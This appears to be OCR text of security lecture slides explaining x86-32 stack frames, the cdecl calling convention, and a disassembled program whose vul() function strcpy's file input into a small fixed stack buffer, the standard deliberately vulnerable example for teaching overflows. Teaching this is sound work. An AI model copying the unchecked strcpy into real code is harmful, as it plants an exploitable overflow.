
Stack Layout

- **Calling vul()** allocates a block on top of the stack:
  - arguments — pushed in reverse order
  - return address
  - saved frame pointer (old EBP)
  - local variables (incl. buffers)



Stack Layout

- **ESP** = top of stack; **EBP** = frame base.
- Locals are addressed as **EBP − offset**.
- Return address is at **EBP + 4** — remember this number.



Stack Frames


- **Stack changes during**
  - **function calls:** push args + return address
  - function prologue: set up frame
  - function epilogue: tear down frame and return to caller
- This lecture uses x86-32 → EBP / ESP. **Remember: ESP = top, EBP = frame base.**

Stack Layout for Function Call Chain

- Each call **pushes a new frame** below the caller's.
- Each frame stores its own return address & saved EBP → a chain.
- Returning unwinds the chain frame by frame (LIFO).

- **main → foo → bar,**
- **then returns bar → foo → main.**

Stack Layout for Function Call Chain



• Each call pushes a new frame BELOW the caller's. • Each frame stores its own return address & saved EBP → a chain.
• Returning unwinds the chain frame by frame (LIFO). • main → foo → bar, then returns bar → foo → main.


Invoke vul()

```
080491d3 <main>:
 80491d3:       8d 4c 24 04             lea    0x4(%esp),%ecx
 80491d7:       83 e4 f0                and    $0xfffffff0,%esp
 80491da:       ff 71 fc                push   -0x4(%ecx)
 80491dd:       55                      push   %ebp
 80491de:       89 e5                   mov    %esp,%ebp
 80491e0:       53                      push   %ebx
 80491e1:       51                      push   %ecx
 80491e2:       81 ec 10 04 00 00       sub    $0x410,%esp
 80491e8:       e8 f3 fe ff ff          call   80490e0 <__x86.get_pc_thunk.bx>
 80491ed:       81 c3 07 2e 00 00       add    $0x2e07,%ebx
 80491f3:       83 ec 08                sub    $0x8,%esp
 80491f6:       8d 83 14 e0 ff ff       lea    -0x1fec(%ebx),%eax
 80491fc:       50                      push   %eax
 80491fd:       8d 83 16 e0 ff ff       lea    -0x1fea(%ebx),%eax
 8049203:       50                      push   %eax
 8049204:       e8 77 fe ff ff          call   8049080 <fopen@plt>
 8049209:       83 c4 10                add    $0x10,%esp
 804920c:       89 45 f4                mov    %eax,-0xc(%ebp)
 804920f:       ff 75 f4                push   -0xc(%ebp)
 8049212:       68 00 04 00 00          push   $0x400
 8049217:       6a 01                   push   $0x1
 8049219:       8d 85 f0 fb ff ff       lea    -0x410(%ebp),%eax
 804921f:       50                      push   %eax
 8049220:       e8 2b fe ff ff          call   8049050 <fread@plt>
 8049225:       83 c4 10                add    $0x10,%esp
 8049228:       89 45 f0                mov    %eax,-0x10(%ebp)
 804922b:       83 ec 0c                sub    $0xc,%esp
 804922e:       ff 75 f4                push   -0xc(%ebp)
 8049231:       e8 0a fe ff ff          call   8049040 <fclose@plt>
 8049236:       83 c4 10                add    $0x10,%esp
 8049239:       83 ec 08                sub    $0x8,%esp
 804923c:       ff 75 f0                push   -0x10(%ebp)
 804923f:       8d 85 f0 fb ff ff       lea    -0x410(%ebp),%eax
 8049245:       50                      push   %eax
 8049246:       e8 5b ff ff ff          call   80491a6 <vul>
 804924b:       83 c4 10                add    $0x10,%esp
 804924e:       83 ec 0c                sub    $0xc,%esp
```

Invoke vul()

- For vul(input, len), the caller pushes the arguments (x86-32: on the stack).
  - Parameters
    - Intel x86-32: passed through stack
- call vul = push return address + jump to vul.

Invoke vul()




step 0 / 6

`main(): ready to call vul(input, len)`

```
; ESP = top of main's stack
```

cdecl: caller pushes args
right->left, then `call`
pushes the return address.

Invoke vul()




step 1 / 6

`push len`

```
; 2nd argument (cdecl: right -> left)
```

cdecl: caller pushes args right->left, then `call` pushes the return address.

Invoke vul()



step 2 / 6


`push &input`

```
; 1st argument = src
```

cdecl: caller pushes args right->left, then `call` pushes the return address.

Invoke vul()

Setting up vul()'s stack frame



step 3 / 6

`call vul`


```
; push return address, jump into vul()
```

cdecl: caller pushes args
right->left, then `call`
pushes the return address.

Enter a function

```
080491a6 <vul>:
 80491a6:       55                      push   %ebp
 80491a7:       89 e5                   mov    %esp,%ebp
 80491a9:       53                      push   %ebx
 80491aa:       83 ec 74                sub    $0x74,%esp
 80491ad:       e8 bd 00 00 00          call   804926f <__x86.get_pc_thunk.ax>
 80491b2:       05 42 2e 00 00          add    $0x2e42,%eax
 80491b7:       83 ec 08                sub    $0x8,%esp
 80491ba:       ff 75 08                push   0x8(%ebp)
 80491bd:       8d 55 94                lea    -0x6c(%ebp),%edx
 80491c0:       52                      push   %edx
 80491c1:       89 c3                   mov    %eax,%ebx
 80491c3:       e8 98 fe ff ff          call   8049060 <strcpy@plt>
 80491c8:       83 c4 10                add    $0x10,%esp
 80491cb:       8b 45 0c                mov    0xc(%ebp),%eax
 80491ce:       8b 5d fc                mov    -0x4(%ebp),%ebx
 80491d1:       c9                      leave
 80491d2:       c3                      ret
```

Function Prologue



